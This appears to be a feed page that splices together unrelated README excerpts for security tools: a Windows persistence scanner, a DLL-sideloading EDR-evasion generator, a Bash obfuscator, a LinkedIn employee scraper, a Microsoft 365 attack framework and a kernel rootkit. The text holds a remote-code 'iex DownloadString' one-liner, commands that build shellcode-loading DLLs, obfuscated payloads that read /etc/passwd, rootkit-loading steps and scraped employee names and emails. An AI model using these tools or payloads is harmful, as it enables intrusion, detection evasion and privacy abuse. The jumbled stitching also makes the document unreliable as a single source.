Or use this one-liner from an Administrative PowerShell terminal:
iex ((New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/joeavanzato/Trawler/main/trawler.ps1'))
Certain detections have allow-lists built-in to help remove noise from default Windows configurations (10/2016/2019/2022) - expected Scheduled Tasks, Services, etc. Of course, it is always possible for attackers to hijack these directly and masquerade with great detail as a default OS process - take care to use multiple forms of analysis and detection when dealing with skillful adversaries.
If you have examples or ideas for additional detections, please feel free to submit an Issue or PR with relevant technical details/references - the code-base is a little messy right now and will be cleaned up over time.
Additionally, if you identify obvious false positives, please let me know by opening an issue or PR on GitHub! The obvious culprits for this will be non-standard COMs, Services or Tasks.
-scanoptions : Tab-through possible detections and select a sub-set using comma-delimited terms (eg. .\trawler.ps1 -scanoptions Services,Processes)
-hide : Suppress Detection output to console
-snapshot : Capture a "persistence snapshot" of the current system, defaulting to "$PSScriptRoot\snapshot.csv"
-snapshotpath : Define a custom file-path for saving snapshot output to.
-outpath : Define a custom file-path for saving detection output to (defaults to "$PSScriptRoot\detections.csv")
-loadsnapshot : Define the path for an existing snapshot file to load as an allow-list reference
-drivetarget : Define the variable for a mounted target drive (eg. .\trawler.ps1 -targetdrive "D:") - using this alone leads to an 'assumed homedrive' variable of C: for analysis purposes
PersistenceSniper is an awesome tool - I've used it heavily in the past - but there are a few key points that differentiate these utilities
Overall, these tools are extremely similar but approach the problem from slightly different angles - PersistenceSniper provides all information back to the analyst for review while Trawler tries to limit what is returned to only results that are likely to be potential adversary persistence mechanisms. As such, there is a possibility for false-negatives with trawler if an adversary completely mimics an allow-listed item.
Trawler supports loading an allow-list from a 'snapshot' - to do this requires two steps.
That's it - all relevant detections will then draw from the snapshot file as an allow-list to reduce noise and identify any potential changes to the base image that may have occurred.
(Allow-listing is implemented for most of the checks but not all - still being actively implemented)
Often during an investigation, analysts may end up mounting a new drive that represents an imaged Windows device - Trawler now partially supports scanning these mounted drives through the use of the '-drivetarget' parameter.
At runtime, Trawler will re-target temporary script-level variables for use in checking file-based artifacts and also will attempt to load relevant Registry Hives (HKLM\SOFTWARE, HKLM\SYSTEM, NTUSER.DATs, USRCLASS.DATs) underneath HKLM/HKU and prefixed by 'ANALYSIS_'. Trawler will also attempt to unload these temporarily loaded hives upon script completion.
As an example, if you have an image mounted at a location such as 'F:\Test' which contains the NTFS file system ('F:\Test\Windows', 'F:\Test\User', etc) then you can invoke trawler like below;
.\trawler.ps1 -drivetarget "F:\Test"Please note that since trawler attempts to load the registry hive files from the drive in question, mapping a UNC path to a live remote device will NOT work as those files will not be accessible due to system locks. I am working on an approach which will handle live remote devices, stay tuned.
Most other checks will function fine because they are based entirely on reading registry hives or file-based artifacts (or can be converted to do so, such as directly reading Task XML as opposed to using built-in command-lets.)
Any limitations in checks when doing drive-retargeting will be discussed more fully in the GitHub Wiki.


TODO
Please be aware that some of these are (of course) more detected than others - for example, we are not detecting all possible registry modifications but rather inspecting certain keys for obvious changes and using the generic MITRE technique "Modify Registry" where no other technique is applicable. For other items such as COM hijacking, we are inspecting all entries in the relevant registry section, checking against 'known-good' patterns and bubbling up unknown or mismatched values, resulting in a much more complete detection surface for that particular technique.
This tool would not exist without the amazing InfoSec community - the most notable references I used are provided below.

While DLL sideloading can be used for legitimate purposes, such as loading necessary libraries for a program to function, it can also be used for malicious purposes. Attackers can use DLL sideloading to execute arbitrary code on a target system, often by exploiting vulnerabilities in legitimate applications that are used to load DLLs.
To automate the DLL sideloading process and make it more effective, Chimera was created a tool that include evasion methodologies to bypass EDR/AV products. These tool can automatically encrypt a shellcode via XOR with a random key and create template Images that can be imported into Visual Studio to create a malicious DLL.
Also Dynamic Syscalls from SysWhispers2 is used and a modified assembly version to evade the pattern that the EDR search for, Random nop sleds are added and also registers are moved. Furthermore Early Bird Injection is also used to inject the shellcode in another process which the user can specify with Sandbox Evasion mechanisms like HardDisk check & if the process is being debugged. Finally Timing attack is placed in the loader which using waitable timers to delay the execution of the shellcode.
This tool has been tested and shown to be effective at bypassing EDR/AV products and executing arbitrary code on a target system.
Chimera is written in python3 and there is no need to install any extra dependencies.
Chimera currently supports two DLL options either Microsoft teams or Microsoft OneDrive.
Someone can create userenv.dll which is a missing DLL from Microsoft Teams and insert it to the specific folder to
%USERPROFILE%/Appdata/local/Microsoft/Teams/current
For Microsoft OneDrive the script uses version DLL which is common because its missing from the binary example onedriveupdater.exe
python3 ./chimera.py met.bin chimera_automation notepad.exe teams
python3 ./chimera.py met.bin chimera_automation notepad.exe onedrive
Once the compilation process is complete, a DLL will be generated, which should include either "version.dll" for OneDrive or "userenv.dll" for Microsoft Teams. Next, it is necessary to rename the original DLLs.
For instance, the original "userenv.dll" should be renamed as "tmpB0F7.dll," while the original "version.dll" should be renamed as "tmp44BC.dll." Additionally, you have the option to modify the name of the proxy DLL as desired by altering the source code of the DLL exports instead of using the default script names.
Step 1: Creating a New Visual Studio Project with DLL Template


Step 2: Importing Images into the Visual Studio Project
Step 3: Build Customization
Step 4: Enable MASM

Step 5:


Step 1: Change optimization

Step 2: Remove Debug Information's

To the maximum extent permitted by applicable law, myself(George Sotiriadis) and/or affiliates who have submitted content to my repo, shall not be liable for any indirect, incidental, special, consequential or punitive damages, or any loss of profits or revenue, whether incurred directly or indirectly, or any loss of data, use, goodwill, or other intangible losses, resulting from (i) your access to this resource and/or inability to access this resource; (ii) any conduct or content of any third party referenced by this resource, including without limitation, any defamatory, offensive or illegal conduct or other users or third parties; (iii) any content obtained from this resource
https://evasions.checkpoint.com/
https://github.com/Flangvik/SharpDllProxy
https://github.com/jthuraisamy/SysWhispers2
https://github.com/Mr-Un1k0d3r
Bashfuscator is a modular and extendable Bash obfuscation framework written in Python 3. It provides numerous different ways of making Bash one-liners or scripts much more difficult to understand. It accomplishes this by generating convoluted, randomized Bash code that at runtime evaluates to the original input and executes it. Bashfuscator makes generating highly obfuscated Bash commands and scripts easy, both from the command line and as a Python library.
The purpose of this project is to give Red Team the ability to bypass static detections on a Linux system, and the knowledge and tools to write better Bash obfuscation techniques.
This framework was also developed with Blue Team in mind. With this framework, Blue Team can easily generate thousands of unique obfuscated scripts or commands to help create and test detections of Bash obfuscation.
This is a list of all the media (i.e. youtube videos) or links to slides about Bashfuscator.
Though Bashfuscator does work on UNIX systems, many of the payloads it generates will not. This is because most UNIX systems use BSD style utilities, and Bashfuscator was built to work with GNU style utilities. In the future BSD payload support may be added, but for now payloads generated with Bashfuscator should work on GNU Linux systems with Bash 4.0 or newer.
Bashfuscator requires Python 3.6+.
On a Debian-based distro, run this command to install dependencies:
sudo apt-get update && sudo apt-get install python3 python3-pip python3-argcomplete xclip
On a RHEL-based distro, run this command to install dependencies:
sudo dnf update && sudo dnf install python3 python3-pip python3-argcomplete xclip
Then, run these commands to clone and install Bashfuscator:
git clone https://github.com/Bashfuscator/Bashfuscator
cd Bashfuscator
python3 setup.py install --user
Only Debian and RHEL based distros are supported. Bashfuscator has been tested working on some UNIX systems, but is not supported on those systems.
For simple usage, just pass the command you want to obfuscate with -c, or the script you want to obfuscate with -f.
$ bashfuscator -c "cat /etc/passwd"
[+] Mutators used: Token/ForCode -> Command/Reverse
[+] Payload:

   ${@/l+Jau/+<b=k } p''"r"i""n$'t\u0066'  %s  "$(      ${*%%Frf\[4?T2   }  ${*##0\!j.G }   "r"'e'v <<< '   "} ~@{$"   ")  }  j@C`\7=-k#*{$   "}   ,@{$"  ; }  ;   } ,,*{$  "}]  }   ,*{$  "}   f9deh`\>6/J-F{\,vy//@{$" niOrw$   } QhwV#@{$ [NMpHySZ{$"  s%  "f"'"'"'4700u\n9600u\r'"'"'$p  {   ;  }  ~*{$  "}  48T`\PJc}\#@{$"   1#31  "}  ,@{$"   }  D$y?U%%*{$ 0#84  *$   }   Lv:sjb/@{$   2#05   }   ~@{$   2#4   }*!{$  }   OGdx7=um/X@RA{\eA/*{$ 1001#2   }   Scnw:i/@{$  } ~~*{$  11#4   "} O#uG{\HB%@{$"   11#7 "} ^^@{$"  011#2   "}   ~~@{$" 11#3 }  L[\h3m/@{$  "}   ~@{$" 11#2 }  6u1N.b!\b%%*{$   }   YCMI##@{$   31#5 "} ,@{$" 01#7  }  (\}\;]\//*{$ }   %#6j/?pg%m/*{$   001#2  "}  6IW]\p*n%@{$"   }  ^^@{$ 21#7  } !\=jy#@{$  }   tz}\k{\v1/?o:Sn@V/*{$  11#5   ni   niOrw  rof ;   "}   ,,@{$"  } MD`\!\]\P%%*{$      )  }@{$   a   }  ogt=y%*{$ "@$" /\   }   {\nZ2^##*{$    \   *$  c  }@{$  }   h;|Yeen{\/.8oAl-RY//@{$   p  *$  "}@{$"  t   }  zB(\R//*{$  } mX=XAFz_/9QKu//*{$  e   *$  s  } ~~*{$  d   }  ,*{$   }  2tgh%X-/L=a_r#f{\//*{$   w }  {\L8h=@*##@{$   "}   W9Zw##@{$"  (=NMpHySZ    ($"  la'"'"''"'"'"v"'"'"''"'"''"'"'541\'"'"'$  } &;@0#*{$ '   "${@}" "${@%%Ij\[N   }"    ${@~~  }   )"  ${!*} |   $@  $'b\u0061'''sh   ${*//J7\{=.QH   }

[+] Payload size: 1232 characters
You can copy the obfuscated payload to your clipboard with --clip, or write it to a file with -o.
For more advanced usage, use the --choose-mutators flag, and specify exactly what obfuscation modules, or Mutators, you want to use in what order. Use also the -s argument to control the level of obfuscation used.
bashfuscator -c "cat /etc/passwd" --choose-mutators token/special_char_only compress/bzip2 string/file_glob -s 1
[+] Payload:

"${@#b }"  "e"$'\166'"a""${@}"l "$(  ${!@}m''$'k\144'''ir -p '/tmp/wW'${*~~} ;$'\x70'"${@/AZ }"rin""tf  %s  'MxJDa0zkXG4CsclDKLmg9KW6vgcLDaMiJNkavKPNMxU0SJqlJfz5uqG4rOSimWr2A7L5pyqLPp5kGQZRdUE3xZNxAD4EN7HHDb44XmRpN2rHjdwxjotov9teuE8dAGxUAL'>  '/tmp/wW/?
??';  prin${@#K. }tf %s  'wYg0iUjRoaGhoNMgYgAJNKSp+lMGkx6pgCGRhDDRGMNDTQA0ABoAAZDQIkhCkyPNIm1DTQeppjRDTTQ8D9oqA/1A9DjGhOu1W7/t4J4Tt4fE5+isX29eKzeMb8pJsPya93'  >  '/tmp/wW/???
' "${@,, }"  &&${*}pri''\n${*,}tf %s 'RELKWCoKqqFP5VElVS5qmdRJQelAziQTBBM99bliyhIQN8VyrjiIrkd2LFQIrwLY2E9ZmiSYqay6JNmzeWAklyhFuph1mXQry8maqHmtSAKnNr17wQlIXl/ioKq4hMlx76' >'/tmp/wW/??

';"${@,  }" $'\x70'rintf  %s 'clDkczJBNsB1gAOsW2tAFoIhpWtL3K/n68vYs4Pt+tD6+2X4FILnaFw4xaWlbbaJBKjbGLouOj30tcP4cQ6vVTp0H697aeleLe4ebnG95jynuNZvbd1qiTBDwAPVLT   tCLx' >'/tmp/wW/?

?' ;  ${*/~} p""${@##vl  }ri""n''tf %s  '  pr'"'"'i'"'"'$'"'"'n\x74'"'"'f %s  "$( prin${*//N/H  }tf  '"'"'QlpoOTFBWSZTWVyUng4AA3R/gH7z/+Bd/4AfwAAAD8AAAA9QA/7rm7NzircbE1wlCTBEamT1PKekxqYIA9TNQ' >'/tmp/wW/????'  "${@%\`  }"  ;p''r""i$'\x6e'''$'\164'"f" %s 'puxuZjSK09iokSwsERuYmYxzhEOARc1UjcKZy3zsiCqG5AdYHeQACRPKqVPIqkxaQnt/RMmoLKqCiypS0FLaFtirJFqQtbJLUVFoB/qUmEWVKxVFBYjHZcIAYlVRbkgWjh'  >'/tmp/wW/?


'  ${*};"p"rin''$'\x74f' %s  'Gs02t3sw+yFjnPjcXLJSI5XTnNzNMjJnSm0ChZQfSiFbxj6xzTfngZC4YbPvaCS3jMXvYinGLUWVfmuXtJXX3dpu379mvDn917Pg7PaoCJm2877OGzLn0y3FtndddpDohg'>'/tmp/wW/?
?
' && "${@^^ }"  pr""intf  %s  'Q+kXS+VgQ9OklAYb+q+GYQQzi4xQDlAGRJBCQbaTSi1cpkRmZlhSkDjcknJUADEBeXJAIFIyESJmDEwQExXjV4+vkDaHY/iGnNFBTYfo7kDJIucUES5mATqrAJ/KIyv1UV'> '/tmp/wW/
???'  ${*^}; ${!@}  "${@%%I  }"pri""n$'\x74f' %s '1w6xQDwURXSpvdUvYXckU4UJBclJ4OA'"'"'  |""b${*/t/\(  }a\se$'"'"'6\x34'"'"' -d| bu${*/\]%}nzi'"'"'p'"'"'${!@}2  -c)"  $@  |$   {@//Y^  } \ba\s"h"  ' >  '/tmp/wW/
??
' ${@%b  } ;  pr"i"\ntf  %s  'g8oZ91rJxesUWCIaWikkYQDim3Zw341vrli0kuGMuiZ2Q5IkkgyAAJFzgqiRWXergULhLMNTjchAQSXpRWQUgklCEQLxOyAMq71cGgKMzrWWKlrlllq1SXFNRqsRBZsKUE' >  '/tmp/wW/??
?'"${@//Y  }" ;$'c\141t' '/tmp/wW'/????  ${*/m};"${@,,  }"  $'\162'\m '/tmp/wW'/????  &&${@^ }rmd\ir  '/tmp/wW'; ${@^^  }   )"  "${@}"

[+] Payload size: 2062 characters
For more detailed usage and examples, please refer to the documentation.
Adding new obfuscation methods to the framework is simple, as Bashfuscator was built to be a modular and extendable framework. Bashfuscator's backend does all the heavy lifting so you can focus on writing robust obfuscation methods (documentation on adding modules coming soon).
Bashfuscator was created for educational purposes only, use only on computers or networks you have explicit permission to do so. The Bashfuscator team is not responsible for any illegal or malicious acts preformed with this project.

Python 3 script to dump company employees from LinkedIn API
LinkedInDumper is a Python 3 script that dumps employee data from the LinkedIn social networking platform.
The results contain firstname, lastname, position (title), location and a user's profile link. Only 2 API calls are required to retrieve all employees if the company does not have more than 10 employees. Otherwise, we have to paginate through the API results. With the --email-format CLI flag one can define a Python string format to auto generate email addresses based on the retrieved first and last name.
LinkedInDumper talks with the unofficial LinkedIn Voyager API, which requires authentication. Therefore, you must have a valid LinkedIn user account. To keep it simple, LinkedInDumper just expects a cookie value provided by you. Doing it this way, even 2FA protected accounts are supported. Furthermore, you are tasked to provide a LinkedIn company URL to dump employees from.
li_at session cookie value e.g. via developer toolsli_at or temporarily during runtime via the CLI flag --cookie
usage: linkedindumper.py [-h] --url <linkedin-url> [--cookie <cookie>] [--quiet] [--include-private-profiles] [--email-format EMAIL_FORMAT]

options:
  -h, --help            show this help message and exit
  --url <linkedin-url>  A LinkedIn company url - https://www.linkedin.com/company/<company>
  --cookie <cookie>     LinkedIn 'li_at' session cookie
  --quiet               Show employee results only
  --include-private-profiles
                        Show private accounts too
  --email-format        Python string format for emails; for example:
                         [1] john.doe@example.com > '{0}.{1}@example.com'
                         [2] j.doe@example.com > '{0[0]}.{1}@example.com'
                         [3] jdoe@example.com > '{0[0]}{1}@example.com'
                         [4] doe@example.com > '{1}@example.com'
                         [5] john@example.com    > '{0}@example.com'
                         [6] jd@example.com > '{0[0]}{1[0]}@example.com'
docker run --rm l4rm4nd/linkedindumper:latest --url 'https://www.linkedin.com/company/apple' --cookie <cookie> --email-format '{0}.{1}@apple.de'
# install dependencies
pip install -r requirements.txt

python3 linkedindumper.py --url 'https://www.linkedin.com/company/apple' --cookie <cookie> --email-format '{0}.{1}@apple.de'
The script will return employee data as semi-colon separated values (like CSV):
 ██▓     ██▓ ███▄    █  ██ ▄█▀▓█████ ▓█████▄  ██▓ ███▄    █ ▓█████▄  █    ██  ███▄ ▄███▓ ██▓███  ▓█████  ██▀███
▓██▒    ▓██▒ ██ ▀█   █  ██▄█▒ ▓█   ▀ ▒██▀ ██▌▓██▒ ██ ▀█   █ ▒██▀ ██▌ ██  ▓██▒▓██▒▀█&   #9600; ██▒▓██░  ██▒▓█   ▀ ▓██ ▒ ██▒
▒██░    ▒██▒▓██  ▀█ ██▒▓███▄░ ▒███   ░██   █▌▒██▒▓██  ▀█ ██▒░██   █▌▓██  ▒██░▓██    ▓██░▓██░ ██▓▒▒███   ▓██ ░▄█ ▒
▒██░    ░██░▓██▒  ▐▌██▒▓██ █▄ ▒▓█  ▄ ░▓█▄   ▌&#   9617;██░▓██▒  ▐▌██▒░▓█▄   ▌▓▓█  ░██░▒██    ▒██ ▒██▄█▓▒ ▒▒▓█  ▄ ▒██▀▀█▄
░██████▒░██░▒██░   ▓██░▒██▒ █▄░▒████▒░▒████▓ ░██░▒██░   ▓██░░▒████▓ ▒▒█████▓ ▒██▒   ░██▒▒██▒ ░  ░░▒████&   #9618;░██▓ ▒██▒
░ ▒░▓  ░░▓  ░ ▒░   ▒ ▒ ▒ ▒▒ ▓▒░░ ▒░ ░ ▒▒▓  ▒ ░▓  ░ ▒░   ▒ ▒  ▒▒▓  ▒ ░▒▓▒ ▒ ▒ ░ ▒░   ░  ░▒▓▒░ ░  ░░░ ▒░ ░░ ▒▓ ░▒▓░
░ ░ ▒  ░ ▒ ░░ ░░   ░ ▒░░ ░▒ ▒░ ░ ░  ░ ░ ▒  ▒  ▒ ░░ ░░   ░ ▒░ ░ ▒  ▒ ░░▒░ ░ ░ ░  ░      ░░▒ ░      ░ ░  ░  ░▒    ░ ▒░
  ░ ░    ▒ ░   ░   ░ ░ ░ ░░ ░    ░    ░ ░  ░  ▒ ░   ░   ░ ░  ░ ░  ░  ░░░ ░ ░ ░      ░   ░░          ░     ░░   ░
    ░  ░ ░           ░ ░  ░      ░  ░   ░     ░           ░    ░       ░            ░               ░  ░   ░
                                      ░                      ░                                         ░ by LRVT

[i] Company Name: apple
[i] Company X-ID: 162479
[i] LN Employees: 1000 employees found
[i] Dumping Date: 17/10/2022 13:55:06
[i] Email Format: {0}.{1}@apple.de
Firstname;Lastname;Email;Position;Gender;Location;Profile
Katrin;Honauer;katrin.honauer@apple.com;Software Engineer at Apple;N/A;Heidelberg;https://www.linkedin.com/in/katrin-honauer
Raymond;Chen;raymond.chen@apple.com;Recruiting at Apple;N/A;Austin, Texas Metropolitan Area;https://www.linkedin.com/in/raytherecruiter

[i] Successfully crawled 2 unique apple employee(s). Hurray ^_-
LinkedIn will allow only the first 1,000 search results to be returned when harvesting contact information. You may also need a LinkedIn premium account when you reached the maximum allowed queries for visiting profiles with your freemium LinkedIn account.
Furthermore, not all employee profiles are public. The results vary depending on your used LinkedIn account and whether you are befriended with some employees of the company to crawl or not. Therefore, it is sometimes not possible to retrieve the firstname, lastname and profile url of some employee accounts. The script will not display such profiles, as they contain default values such as "LinkedIn" as firstname and "Member" in the lastname. If you want to include such private profiles, please use the CLI flag --include-private-profiles. Although some accounts may be private, we can obtain the position (title) as well as the location of such accounts. Only firstname, lastname and profile URL are hidden for private LinkedIn accounts.
Finally, LinkedIn users are free to name their profile. An account name can therefore consist of various things such as saluations, abbreviations, emojis, middle names etc. I tried my best to remove some nonsense. However, this is not a complete solution to the general problem. Note that we are not using the official LinkedIn API. This script gathers information from the "unofficial" Voyager API.
MAAD-AF is an open-source cloud attack tool developed for testing security of Microsoft 365 & Azure AD environments through adversary emulation. MAAD-AF provides security practitioners easy to use attack modules to exploit configurations across different M365/AzureAD cloud-based tools & services.
MAAD-AF is designed to make cloud security testing simple, fast and effective. Through its virtually no-setup requirement and easy to use interactive attack modules, security teams can test their security controls, detection and response capabilities easily and swiftly.
(cd /MAAD-AF)
(./MAAD_Attack.ps1)
Tip: A 'Global Admin' privilege account is recommended to leverage full capabilities of modules in MAAD-AF

Nidhogg is a multi-functional rootkit for red teams. The goal of Nidhogg is to provide an all-in-one and easy-to-use rootkit with multiple helpful functionalities for red team engagements that can be integrated with your C2 framework via a single header file with simple usage, you can see an example here.
Nidhogg can work on any version of x64 Windows 10 and Windows 11.
This repository contains a kernel driver with a C++ header to communicate with it.
Since version v0.3, Nidhogg can be reflectively loaded with kdmapper but because PatchGuard will be automatically triggered if the driver registers callbacks, Nidhogg will not register any callback. Meaning, that if you are loading the driver reflectively these features will be disabled by default:
These are the features known to me that will trigger PatchGuard, you can still use them at your own risk.
It has a very simple usage, just include the header and get started!
#include "Nidhogg.hpp"

int main() {
    HANDLE hNidhogg = CreateFile(DRIVER_NAME, GENERIC_WRITE | GENERIC_READ, 0, nullptr, OPEN_EXISTING, 0, nullptr);
    // ...
    DWORD result = Nidhogg::ProcessUtils::NidhoggProcessProtect(pids);
    // ...
}To compile the client, you will need to install CMake and Visual Studio 2022 installed and then just run:
cd <NIDHOGG PROJECT DIRECTORY>\Example
mkdir build
cd build
cmake ..
cmake --build .To compile the project, you will need the following tools:
Clone the repository and build the driver.
To test it in your testing environment run those commands with elevated cmd:
bcdedit /set testsigning onAfter rebooting, create a service and run the driver:
sc create nidhogg type= kernel binPath= C:\Path\To\Driver\Nidhogg.sys
sc start nidhoggTo debug the driver in your testing environment run this command with elevated cmd and reboot your computer:
bcdedit /debug onAfter the reboot, you can see the debugging messages in tools such as DebugView.
Thanks a lot to those people that contributed to this project:

 FreshRSS